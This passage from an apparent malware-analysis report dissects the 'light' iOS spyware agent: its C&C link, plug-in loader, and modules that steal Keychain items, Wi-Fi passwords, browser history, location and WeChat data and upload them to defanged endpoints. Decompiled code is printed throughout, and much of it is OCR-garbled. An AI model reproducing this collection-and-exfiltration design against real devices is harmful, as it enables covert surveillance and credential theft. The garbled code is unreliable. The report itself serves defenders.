v10 = objc_msgSend(&OBJC_CLASS__lightmanage, "new");
-[lightmanage InitialLightManag:](v10, "InitialLightManag:", v7);
v11 = -[lightmanage GetWorkDir](v10, "GetWorkDir");
MSLog(CFSTR("WorkDir:&&"), v12);
if ( [((unsigned int)objc_msgSend(v3, "fileExistsAtPath:", v11, v11) & 1) )
-[lightmanage createDir](v10, "createDir");
MSLog(CFSTR("lillIStart Load LiblIII"), v13);
v14 = objc_msgSend(&OBJC_CLASS__LoadDynamicLib, "new");
-[LoadDynamicLib loadLight!(v14, "loadLight:", CFSTR("/var/containers/Bundle/light"));
v15 = -[lightmanage GetIPFort](v10, "GetIPFort");
v16 = objc_msgSend(v15, "objectForKey:", CFSTR("ulemotePr"));
v17 = objc_msgSend(v16, "objectForKey:", CFSTR("ulemotePr"));
v18 = objc_msgSend(v16, "objectForKey:", CFSTR("ulemotePr"));
v19 = -[lightmanage GetIPFaram](v10, "GetIPFORT");
v20 = objc_msgSend(&OBJC_CLASS__NSMulcop, "mainRunLoop");
v21 = objc_msgSend(&OBJC_CLASS__NSMulcop, "mainRunLoop");
v21 = objc_msgSend(&OBJC_CLASS__NSMulcop, "mainRunLoop");
objc_msgSend(v20, "addPort:forMode:", v21, MSRunLoopCommonModes);
```

Figure 27. Loading the "light" module

## 3.2 Light, the main malicious control agent

After "light" starts up, it first initializes a database, which is used to store all the control information.



Figure 28. Database is initialized for control information

The SQL statement includes the following:

CREATE TABLE IF NOT EXISTS t_transport_control (id integer PRIMARY KEY
AUTOINCREMENT, cmd integer, wifi integer, mobile integer
CREATE TABLE IF NOT EXISTS t_command_plan (id integer PRIMARY KEY
AUTOINCREMENT, type integer, start integer, stop integer, interval integer, interval_pos integer, cmd
integer, arg text NOT NULL
CREATE TABLE IF NOT EXISTS t_command_record (id integer PRIMARY KEY
AUTOINCREMENT, cmd integer, arg text, status integer, type integer, response text, starttime
integer
CREATE TABLE IF NOT EXISTS t_config (id integer PRIMARY KEY AUTOINCREMENT, key text,
value text
CREATE TABLE IF NOT EXISTS t_dormant_control (id integer PRIMARY KEY
AUTOINCREMENT, key text, value integer
CREATE TABLE IF NOT EXISTS t_plugin (id integer PRIMARY KEY AUTOINCREMENT, name
text NOT NULL, version text, md5 text, url text, path text, classname text, initparam text, isupdate

integer, is delete integer, downstatus integer

After that, it initializes a thread using the <u>libwebsockets</u> library to implement the messages' receiving function.




Figure 29. Communication flow

The libwebsockets framework supports registering a callback broker as a protocol when creating the web socket handler. After this thread starts, the callback broker is responsible for managing the status of the socket handler.





Figure 30. Callback broker


The broker method (for managing the lifecycle of web socket handler) used an interrupted reason to trap into a different handler method. Among those reasons, LWS\_CALLBACK\_CLIENT\_RECEIVE reason, whose value is 8, is responsible for receiving the commands sent from the C&C server in this attack event.



Figure 31. Broker method used for managing the lifecycle of the web socket handler

After getting the message, it will call the DealFrameCommand() function to deal with each kind of message, such as config, command plan, and command execution messages.





An init() then thread initializes the plug-in loading. The initialized process is shown below.

```
void __cdecl +[CommandThread CommandThreadEntryPoint](id a1, SEL a2)
 dispatch_semaphore_t v3; // x0
void *v4; // x8
 alspace_semploid_t v3; // x0
int i; // w26
unsigned int v6; // w0
bool v7; // xf
unsigned int v8; // [xsp+Ch] [xbp-44h]
 v3 = dispatch_semptore_creat(OLL);
v4 = (void *)thread_seme;
thread_seme = (_int66)v3;
objc_release(v4);
thread_rum = 1;
+[CommandThread CreateEmptySequeue]($OBJC_CLASS__CommandThread, "CreateEmptySequeue");
+[CommandThread CreateEmptySequeue]($OBJC_CLASS__CommandThread, "EnQueue:", 2LL);
for ( i = 0; ; ++i )
{
   sleep(lu); ____objc2_class
v6 = (unsigned int)+[CommandThread DeQueue:](&OBJC_CLASS___CommandThread, "DeQueue:", &___);
if ( v6 )
v7 = 1;
   v7 = 1;
else
v7 = thread_run == 0;
if ( !v7 )
    ł
     +[CommandThread DispatchMessage:] {&OBJC_CLASS___CommandThread, "DispatchMessage:", ||);
continue;
void ____Cdecl +[CommandThread DispatchMessage:](id a1, SEL a2, int a3)
Ł
  switch ( a3 )
  ł
     case 0:
        objc_msgSend(a1, "DispatchCommand");
       break;
     case 1:
       objc_msgSend(a1, "UpdatePlugin:");
       break;
     case 2:
       objc_msgSend(a1, "InitPlugin");
       break;
     case 3:
       objc_msgSend(a1, "PluginTimer:");
       break;
     case 4:
       objc_msgSend(a1, "UploadMobileInfo");
       break;
     case 5:
       objc_msgSend(a1, "UploadLogFile");
        break;
     default:
       return;
  }
void __cdecl +[CommandThread InitPlugin](id a1, SEL a2)
  void *v2; // x19
__int64 v3; // x1
  NSLog(CFSTR("********Enter Init Plugin!!!***********), a2);
  3
 void __cdec1 +[PluginManage LoadPluginList](id a1, SEL a2)
 Ł
   id v3; // x0
id v4; // x22
id v5; // x0
id v6; // x20
_____int64 v7; // x1
    NSLog(CFSTR("********Enter LoadPluginList*****************), a2);
   B
```

Figure 33. Plug-in loading gets initialized

The plug-in loading method is notable: It first gets the plug-in name, path, and classname, then uses the path to load the plug-in file through the *dlopen()* function. After that, it uses the objc\_getClass() function to get the exposed class object, with "classname" as the argument. This way, the Light module can get each plug-in's main class object and use these class objects to start up their own thread.



Figure 34. The objc\_getClass() function with "classname" as argument




Figure 35. With baseinfoaaa.dylib module as an example, it first calls the init() method



Figure 36. It then starts up the run loop

After all the plug-ins load successfully, attackers can send the control commands for this malicious agent. The agent will dispatch these commands to different modules.



Figure 37. The agent calls the ExeCommand:arg: function, which is in the CommandThread class, to execute the commands

```
void __cdec1 +[CommandThread ExeCommand:arg:](id al, SEL a2, int a3, id a4)

    int64 v4; // z11

    int64 v6; // z1

    int64 v6; // z1

    mid v7; // z20

    MSBCtring ve7; // z2

    int64 v12; // z1

    vf = (c)(ODD *)62;

    vf = cobjc_retain(s4);

    NLog(CFSR(*Entor ExeCommand*), v6);

    vf = cobjc_retain(s4);

    NLog(CFSR(*Entor ExeCommand*), v10);

    NLog(CFSR(*Entor ExeCommand*), v10);

    NLog(CFSR(*Entor ExeCommand*), v10);

    NLog(CFSR(*Entor ExeCommand*), v10);

    NLog(CFSR(*Entor ExeCommand*), v12);

    NLog(CFSR(*Command:Argv*; (SOBJC CLASS_

    pluginManage StartCommand:Argv*; (v4, v9, v4, v9);

    NLog(CFSR(*Command*), v12);

    NLog(CFSR(*Command*), v12);

    void __cdec1 +[PluginManage StartCommand:Argv*;](id a1, SEL a2, int a3, id a4)

    {

        int64 v4; // z20

        int64 v4; // z20

        id v5; // z10

        id v11; // z0

        id v12; // z20

        void *v12; // z20

        void *v12; // z20

        void *v12; // z20

        void v12; // z20

        void v12;
```

Figure 38. The ExeCommand:arg: function uses a related plug-in object to call their own StartCommand:Argv: function for executing corresponding commands

#### 3.3 BasicInfo module (Command ID 11000)

This module is mainly for gathering and uploading information such as iPhone hardware information, contacts, SMS messages, and phone calls.



Figure 39. The BasicInfo module gathers different iPhone information






#### 3.4 ShellCommandaaa module (Command ID 20000)

This module is mainly used for executing shell commands.



```
v19 = objc_msgSend(&OBJC_CLASS__NSString, "stringWithFormat:", CFSTR("开始执行shell指令:%@"), v10);
v20 = objc_retainAutoreleasedReturnValue(v15);
objc_release(v20);
objc_release(v20);
objc_release(v20);
objc_release(v18);
bzero(v83, 0x400uLL);
v21 = objc_retainAutoreleasedReturnValue(v21);
objc_release(struc_8188);
v23 = objc_retainAutoreleasedReturnValue(v21);
objc_retainAutoreleaseReturnValue(v23);
v24 = objc_retainAutoreleaseReturnValue(v23);
v25 = objc_retainAutoreleaseReturnValue(v23);
v26 = v25;
v27 = (const char *)objc_msgSend(v25, "cStringUsingEncoding:", 1LL);
v28 = oppen(v27, "r+"); // lilang: execute the shell command in a fork process
v29 = v28;
if ( 1v28 )
```



The module will upload the execution result if necessary. Here it uses the dictToJsonData() function to serialize the result and post the data to the hxxp://.../api/shell/result server.



Figure 43. ShellCommandaaa uses the dictToJsonData() function

## 3.5 KeyChain module (Command ID 31000)

This module is mainly for getting targets' Keychain information. It uses the SecItemCopyMatching() function with the following dictionary to copy Keychain items.

```
id __fastcall getKeychainObjectsForSecClass(__int64 al)
{
    MSMutableDictionary *v1; // x0
    id v3; // [xsp+10h] [xbp-40h]
    id location; // [xsp+48h] [xbp-18h]
    id v5; // [xsp+40h] [xbp-10h]
    __int64 v6; // [xsp+48h] [xbp-8h]
    v6 = al;
    v1 = objc_msgSend(v5, "setObject:forKey:", v6, kSecClass);
    objc_msgSend(v5, "setObject:forKey:", kSecMatchLimitAll, kSecMatchLimit);
    objc_msgSend(v5, "setObject:forKey:", kCFBooleanTrue, kSecMatchLimit);
    objc_storeStrong(klocation, OLL);
    v3 = objc_retain(location, OLL);
    objc_storeStrong(klocation, OLL);
    objc_autoreleaseReturnValue(v3);
}
```

Figure 44. The SecItemCopyMatching() function

```
while ( 1 )
{
    v21 = v23;
    if ( *(_QWORD *)v33[2] != v24 )
    objc_enumerationAutation(v26);
    objc_storeStrong(slocation, *(id *)(v33[1] + 8 * v23));
    if ( v36 == kSecClassGenericPassword )
    {
        v20 = v40;
        v10 = (void *)printGenericPassword(location);
        v10 = objc_retainAutoreleasedReturnValue(v10);
        objc_msgSend(v20, "addObject:", v19);
        objc_release(v19);
    }
    else if ( v36 == kSecClassCertificate )
    {
        v18 = v39;
        v11 = (void *)printCertificate(location);
        v17 = objc_retainAutoreleasedReturnValue(v11);
        objc_msgSend(v18, "addObject:", v17);
        objc_release(v17);
    }
    else if ( v36 == kSecClassKey )
    {
        v16 = v38;
        v12 = (void *)printKey(location);
        v15 = objc_retainAutoreleasedReturnValue(v12);
        objc_msgSend(v16, "addObject:", v15);
        objc_release(v15);
    }
}
```

Figure 45. Each item, including the password, certificate, and key, is parsed and added into the return data object

Figure 46. Sensitive information is uploaded to the hxxp://.../api/keychain/ server

## 3.6 Screenaaa module (Command ID 33000)

This module is mainly for scanning around the target device. The method it uses goes through these four steps:

- 1. Determine the target device IP address and the subnet mask.
- 2. Calculate the range of possible addresses in its subnet. The range is obtained by using logical *AND* operator, where operands are binary values of the IP address and subnet mask.




Figure 47. MMLANScanner start function

3. Iterate through the range and ping each IP address.



Figure 48. Ping operation via MMLANScanner

4. Upload the data to the hxxp://.../api/lan\_devices/ server using the void \_\_cdecl -[LanDevices mainPresenterIPSearchFinished:](LanDevices \*self, SEL a2, id a3) function.



Figure 49. Uploading the data to the server

#### 3.7 SoftInfoaaa module (Command ID 16000)

This module has two sub-command IDs: 16001 and 16002. Command 16001 is used to get the software list, while command 16002 is used to get the process list.

The following figure shows how to get the installed software list (id \_\_cdecl +[AppInfo getAppInfoList](id a1, SEL a2)). It mainly uses an undocumented application programming interface (API) called installedApplications to achieve that.

Figure 50. Getting the installed software list

The following figure shows how it first calls the "ps -Aef" command to get the process list, then calls the getRunningProcessesList function to parse for details.

```
v2 = self;
objc_msgSend(self->ICommonDelegate, "sendLog:c:", 16001LL, CFSTR("开始执行同步进程列表指令! "));
v3 = objc_msgSend(v2->ICommonDelegate, "executeCommand:", CFSTR("ps -Aef"));
v4 = objc_retainAutoreleasedReturnValue(v3);
v5 = v4;
v6 = +[Process getRunningProcessesList:](&OBJC_CLASS__Process, "getRunningProcessesList:", v4);
```

Figure 51. Getting the process list information



Figure 52. Getting the process ID (PID), process path, app, to name a few

Lastly, it uploads the software list or process list information to the corresponding server.



Figure 53. Getting the software and running processes list

## 3.8 FileManage module (Command ID 15000)

This module is mainly used for file or directory operation, including the following sub-commands: get directory and file list, upload file, download file, delete file, create directory, rename file, move file, copy file, and get the directories of applications.

switch ( (\_DNORD)v4 )
{
 case 0:33A9:
 v7 = -[FlieKanage GetDir:](solf, "GetDir:", v6);
 v8 = objc\_retniAutoraleasedReturaValue(v7);
 -[FlieKanage GetDirFlleList:](solf, "GetDirFlleList:", v8);
 objc\_relase(v8);
 break;
 case 0:3A9A:
 -[FlieKanage UploadFile:](solf, "UploadFile:", v6);
 break;
 case 0:3A9C:
 -[FlieKanage DeleteFile:](solf, "DownLoadFile:", v6);
 break;
 case 0:3A9C:
 -[FlieKanage DeleteFile:](solf, "DeleteFile:", v6);
 break;
 case 0:3A9C:
 -[FlieKanage SendOverPackage:s:](solf, "SendOverPackage:s:", 15005LL, 0LL);
 break;
 case 0:3A9C:
 -[FlieKanage SendOverPackage:s:](solf, "SendOverPackage:s:", 15005LL, 0LL);
 break;
 case 0:3A9C:
 -[FlieKanage SendOverPackage:s:](solf, "SendOverPackage:s:", 15007LL, 0LL);
 break;
 case 0:3AA0:
 -[FlieKanage HakeDir:](solf, "HakeDir:", v6);
 break;
 case 0:3AA1:
 -[FlieKanage HoveFile:](solf, "HoveFile:", v6);
 break;
 case 0:3AA1:
 -[FlieKanage KoveFile:](solf, "KoveFile:", v6);
 break;
 case 0:3AA1:
 -[FlieKanage CopyFile:](solf, "GetAppDir:", v6);
 break;
 case 0:3AA4:
 -[FlieKanage GetAppDir:](solf, "GetAppDir:", v6);
 break;
 case 0:3AA4:
 -[FlieKanage SendOverPackage:s:](solf, "SendOverPackage:s:", v4, 0LL);
 break;
 case 0:3AA4:
 case 0:3AA4:
 case 0:3AA4:
 case 0:3AA4:
 case 0:3AA4:
 case 0:3AA4:

Figure 54. Various FileManage module commands

#### 3.9 WifiList module (Command ID 17000)

This module is mainly for getting Wi-Fi information, including Wi-Fl history, where the command ID is 17001, and the Wi-Fi scan list has a command ID of 17002.



Figure 55. Getting the Wi-Fi history and scan list

v41 = objc\_retain(CFSTR("/private/var/preferences/SystemConfiguration/com.apple.wifi.plist")); v29 = objc\_msgSend(&OBJC\_CLASS\_\_NSDictionary, "dictionaryWithContentsOfFile:", v41); v40 = objc\_retainAutoreleasedReturnValue(v29);

Figure 56. Getting the Wi-Fi history by directly reading the data stored in the com.apple.wifi.plist file

```
for ( i = 0; ; ++i )
{
    v24 = i;
    if ( v24 >= (unsigned __int64)objc_msgSend(v38, "count") )
    break;
    v23 = objc_msgSend(v38, "objectAIndex:", i);
    v35 = objc_msgSend(v36, "objectForKey:", CFSTR("BSSID"));
    v32 = objc_msgSend(v36, "objectForKey:", CFSTR("BSSID"));
    v34 = objc_msgSend(v36, "objectForKey:", CFSTR("SSID_STR"));
    v31 = objc_msgSend(v36, "objectForKey:", CFSTR("IastAutoJoined"));
    v32 = objc_msgSend(v36, "objectForKey:", CFSTR("IastAutoJoined"));
    v32 = objc_msgSend(v36, "objectForKey:", CFSTR("IastAutoJoined"));
    v32 = objc_msgSend(v36, "objectForKey:", CFSTR("IastJoined"));
    v32 = v3;
    objc_release(v8);
    v19 = objc_msgSend(v44, "ConvetTime:", v32);
    v18 = objc_msgSend(v44, "ConvetTime:", v32);
    v18 = objc_msgSend(v18, "init");
    if ( location - objc_msgSend(v18, "init");
    if ( location - objc_msgSend(v39, "objectForKey:", v33, CFSTR("ssid"));
    v17 = location;
    v15 = objc_retainAutoreleasedReturnValue(v16);
    objc_msgSend(location, "setValue:forKey:", v33, CFSTR("ssid"));
    v17 = location;
    v16 = objc_msgSend(v19, "objectForKey:", v33, CFSTR("mac"));
    objc_msgSend(location, "setValue:forKey:", v34, CFSTR("mac"));
    v16 = location;
    v14 = location;
    v15 = objc_retainAutoreleasedReturnValue(v16);
    objc_msgSend(location, "setValue:forKey:", v34, CFSTR("mac"));
    v14 = location;
    v14 = location;
    v14 = location;
    v15 = objc_retainAutoreleasedReturnValue(v13);
    objc_release(v15);
    objc_reteasedReturnValue(v13);
    objc_reteasedReturnValue(v13);
    objc_reteasedReturnValue(v13);
    objc_reteasedReturnValue(v13);
    objc_reteasedReturnValue(v13);
    objc_reteasedReturnValue(v13);
    objc_reteasedReturnValue(v13);
    objc_reteasedReturnValue(v13);
    objc_reteasedReturnValue(v13);
    objc_msgSend(v24
```

Figure 57. Parsing each item to get the basic service set identifier (BSSID), SSID\_STR, lastAutoJoined, lastJoined, and even the password information

To get the Wi-Fi scan list, it loads the private MobileWiFi framework first and imported necessary functions through the dlsym function.




Figure 58. The dlysym function

It also creates a Wi-Fi manager using the WiFiManagerClientCreate() function. It then uses WiFiManagerClientCopyDevices to copy the devices and set it to UtilNetworksManager object.




Figure 59. The WiFiManagerClientCreate() function as Wi-Fi manager

It then uses the getScanList function to parse the detail properties, including the service set identifier (SSID), MAC, encryption type, and signal strength information.




Figure 60. The getScanList function



Figure 61. Uploading sensitive information to the corresponding server

#### 3.10 Browser module (Command ID 14000)

It is mainly used to get the device's browser history for Safari and Chrome. For Safari, it first loads the history database from the Safari application path.



Figure 62. Getting the Safari browser history

It uses the following Structured Query Language (SQL) statement to query each browser item, then parses each detail properties such as URL, title, and visit time information.

"select a.id,url,domain\_expansion,title,visit\_count,visit\_time from history\_items as a left join history\_visits as b on a.id=b.history\_item where a.id>%d order by a.id asc"



Figure 63. Retrieving properties such as URL, title, and visit time

The browser history database of Chrome is located in the "/Library/Application Support/Google/Chrome/Default/History" directory. The rest of the steps are almost similar to the ones used to get the Safari history.

Figure 64. Getting the Chrome browser history



Figure 65. Uploading the history information to the hxxp://.../api/browser\_history/ server

## 3.11 Locationaaa module (Command ID 13000)

This module is mainly used to get the targets' iPhone location information. It includes two sub-commands. When the command is 13002, it sets up the continuous configuration with the attacker's parameters.




Figure 67. Parameters are primarily the update interval and duration



Figure 68. Command ID 13001, where a task is added to continue updating the location data using the given configuration



Figure 69. Uploading the location details with the device info to the hxxp://.../api/location/ server

## 3.12 The iOS WeChat module (Command ID 12000)

This module is mainly used to collect the targets' WeChat associated information, such as account information, contacts, groups, messages, and files.



Figure 70. The gathered WeChat information

## 3.12.1 The framework for stealing information

The steps used to steal the information:

1. Get the users' WeChat accounts

To get the WeChat accounts' information, it first locates WeChat's Documents directory and parses the LoginInfo2.dat file. This file stores many of the accounts' information using a special format that includes id\_persion, phone, and name.

```
v2 = +[Utils searchAppDataHome:](&OBJC_CLASS__Utils, "searchAppDataHome:", CFSTR("com.______.xin"));
v53 = objc_retainAutoreleasedReturnValue(v2);
if (v53)
{
v3 = objc_retainAutoreleasedReturnValue(v3);
v29 = v4;
v5 = objc_msgSend(v4, "stringByAppendingPathComponent:", CFSTR("Documents"));
v5 = objc_msgSend(v4, "stringByAppendingPathComponent:", CFSTR("LoginInfo2.dat"));
v51 = objc_retainAutoreleasedReturnValue(v5);
objc_retainAutoreleasedReturnValue(v5);
objc_relases(v29);
v50 = objc_retainAutoreleasedReturnValue(v5);
objc_relases(v29);
v50 = objc_retainAutoreleasedReturnValue(v5);
objc_retainAutoreleasedReturnValue(v6);
location = OLL;
v47 = OLL;
v7 = +[GPBMessage parseFromData:error:](&OBJC_CLASS_LogInfoProb, "parseFromData:error:", v50, &v47);// GPBMessage
v28 = objc_retainAutoreleasedReturnValue(v7);
objc_storeStrong(&location, v47);
v40 = -oc.
```

Figure 71. Retrieving LoginInfo2.dat, which contains account information


It then uses the id\_persion value to compute an MD5 hash. Id\_persion is a value, like "wxid\_xxxx." WeChat supports multiple users, so it uses this hash to create each account's directory for storing information such as account ID and usage.

v13 = +[GPBMessage parseFromData:error:](&OBJC CLASS AccountPr	<pre>rob, "parseFromData:error:", v12, &amp;obj);</pre>
v27 = objc_retainAutoreleasedReturnValue(v13);	
objc_storeStrong(&location, obj);	
v35 = v27;	
if ( location )	
goto LABEL_30;	
v33 = objc_msgSend(&OBJC_CLASS_NSMutableDictionary, "new");	
<pre>v14 = objc_msgSend(v35, "id_p");</pre>	
<pre>v32 = objc_retainAutoreleasedReturnValue(v14);</pre>	

Figure 72. Getting the id\_persion value

After finding each account directory, all the properties, including id\_persion, directory, phone, and nickname info for each account, will be collected.

<pre>v16 = objc_msgSend(v32, "md5"); v17 = objc_retainAutoreleasedReturnValue(v16);</pre>
<pre>v25 = v17; v18 = objc_msgSend(v26, "stringByAppendingPathComponent:", v17); v31 = objc_retainAutoreleasedReturnValue(v18); objc_release(v25);</pre>
<pre>objc=release(v26); +[Utils logDebug:content:]( &amp;OBJC_CLASSUtils, "logDebug:content:",</pre>
<pre>TAG_4, CFSTR("get account %0 and dir %0"), v32, v31);</pre>
<pre>v30 = 0; objc_msgSend(v45, "fileExistsAtPath:isDirectory:", v31, &amp;v30); if ( v30 &amp; 1 ) {</pre>
<pre>objc_msgSend(v33, "setObject:forKeyedSubscript:", v32, CFSTR('account")); objc_msgSend(v33, "setObject:forKeyedSubscript:", v31, CFSTR('dir")); v19 = objc_msgSend(v35, "phone"); v24 = objc_retainAutoreleaseReturuValue(v19);</pre>
<pre>objc_msgSemi(v33, "setObject:forKeyedSubscript:", v24, CFSTR("phonenumber")); objc_relase(v24); v20 = objc_msgSemi(v35, "name"); v23 = objc_retainAutorpleasedReturnValue(v20);</pre>
<pre>objc_msgSend(v33, "setObject:forKeyedSubscript:", v23, CFSTR("nickname")); objc_release(v23); objc_msgSend(v46, "setObject:forKeyedSubscript:", v33, v32); }</pre>



2. Use the collected accounts to get the corresponding information that command ID refers to

The following figure shows that attackers will repeatedly go through all accounts and execute the upload function.

<pre>obj = objc_retaIn(v16-&gt; allAccounts); v11 = objc_masSend(obj, "countByEnumeratingWithState:objects:count:", accounts_array, v17, 16LL); if ( v11 ) {</pre>	
v10 = *( QWORD *) accounts array[2];	
v9 = OLL;	
v8 = v11;	
while (1)	
(	
$v_7 = v_9;$	
<pre>if ( *(_QWORD *)accounts_array[2] != v10 )     objc enumerationMutation(obj);</pre>	
account = *(id *)(accounts array[1] + 8 * v9);	
if ( (unsigned int)objc msgSond(account, "isAvailable") & 1 )	
objc msgSend(account, "loadStatus:", v16-> paraDict);	
while (1)	
(	
$v_4 = 0;$	
<pre>if ( (unsigned int)objc msgSend(account, "hasNext") &amp; 1 )</pre>	
if ( 1v4 )	
break;	
<pre>if ( !((unsigned int)-[WeChatProcess upload:](v16, "upload:", account) &amp; 1) )</pre>	
(	
v16->_status = 2LL; break;	
)	
<pre>objc_msgSend(account, "saveStatus");</pre>	

Figure 74. Attackers will repeatedly go through all accounts and execute the upload function




Figure 75. In the upload function, it uses the related handler execute getData() function to get the detailed content, which it sends to the related server.

### 3.12.2 WeChat collected Information

#### WeChatAccount



Figure 76. Collecting the head icons for each account

#### WeChatGroup

v2 = objc\_msgSend(self->super.\_accountHome, "stringByAppendingPathComponent:", CFSTR("DB")); v3 = objc\_retainAutoreleasedReturnValue(v2); v10 = v3; v4 = objc\_msgSend(v3, "stringByAppendingPathComponent:", CFSTR("WCDB\_Contact.sqlite")); location = objc\_retainAutoreleasedReturnValue(v4); objc\_mslease(v1D);

Figure 77. Gathering data in the WCDB\_Contact.sqlite database

It queries this database using the "select dbContactChatRoom,dbContactRemark,userName,ROWID from friend where ROWID>%d" SQL statement. After that, it parses each item that contains the "chatroom" string.



Figure 78. Parsing for the "chatroom" string

#### WeChatMessage

This part is mainly used to collect targets' WeChat message information. To collect the messages, it firstly collects all the friends from the WCDB\_Contract.sqlite database and filters out unwanted ones like "newapp," then saves the information into a global dictionary variable named "accountMD5" using the <UserName\_MD5Hash, UserName> pattern.

```
vi= objc msgSond(v3, "stringByAppendingPathComponent:", CFSTR("WCDB_Contact.sqlite"));
v7 = objc_retainAutoroleasedReturnValue(v4);
objc_release(v32);
v5 = objc_retainAutoroleasedReturnValue(v5);
v7 = v39->_contactDb = v6;
objc_release(v7);
if { (unsigned int)objc_msgSond(v39->_contactDb, "open") & 1 )
{
v8 = objc_msgSond(LOAC_CLASS__NSMutableDictionary, "new");
v9 = (void *)accountMD5;
accountMD5 = (_int64)v8;
objc_release(v7);
v10 = objc_msgSond(v39->_contactDb, "executeQuery:", CFSTR("select userName from friend"));
v36 = objc_retainAutoroleasedReturnValue(v10);
while ( (unsigned int)objc_msgSond(v30, "next") & 1 )
{
v11 = objc_msgSond(v30, "stringForColumnIndex:", OLL);
location = objc_retainAutoroleasedReturnValue(v11);
v30 = (id)accountMD5;
v12 = objc_msgSond(v30, "mstDj = v31, v29);
objc_release(v29);
objc_release(v29);
objc_release(v29);
objc_storeStrong(&location, "md5");
v13 = -(WcChatGenerator account](v39, "account");
v14 = objc_msgSond(v36, "close");
v15 = objc_retainAutoroleasedReturnValue(v11);
v31 = (Id)accountMD5;
v32 = (WcChatGenerator account](v39, "account");
v33 = (WcChatGenerator account](v39, "account");
v34 = (WcChatGenerator account](v39, "account");
v35 = objc_retainAutoroleasedReturnValue(v11);
v36 = (id)accountMD5;
v37 = objc_retainAutoroleasedReturnValue(v11);
v38 = (WcChatGenerator account](v39, "account");
v39 = (WcChatGenerator account](v39, "account");
v35 = objc_retainAutoroleasedReturnValue(v10);
v36 = v15;
v37 = objc_retainAutoroleasedReturnValue(v10);
v36 = v15;
v37 = objc_retainAutoroleasedReturnValue(v10);
```

Figure 79. Retrieving the WeChat friends list information and saving it to accountMD5

```
if ('!v34 )
{
    ABEL_13:
    v17 = objc_msgSend(v39->super._accountHome, "stringByAppendingPathComponent:", CFSTR("DB"));
    v18 = objc_retainAutoreleasedReturnValue(v17);
    v24 = v18;
    v19 = objc_msgSend(v18, "stringByAppendingPathComponent:", CFSTR("MM.sqlite"));
    v33 = objc_retainAutoreleasedReturnValue(v19);
    objc_retelease(v24);
    v20 = objc_msgSend(id)globalCommon, "databaseWithPath:", v33);
    v21 = objc_msgSend(id)globalCommon, "databaseWithPath:", v33);
    v22 = v39-> db;
    v39-> db;
    v39-> db = v21;
    objc_retelease(v22);
    v40 = (unsigned __int8)objc_msgSend(v39-> db, "open") & 1;
    v34 = 1;
    objc_storeStrong(&v33, OLL);
```

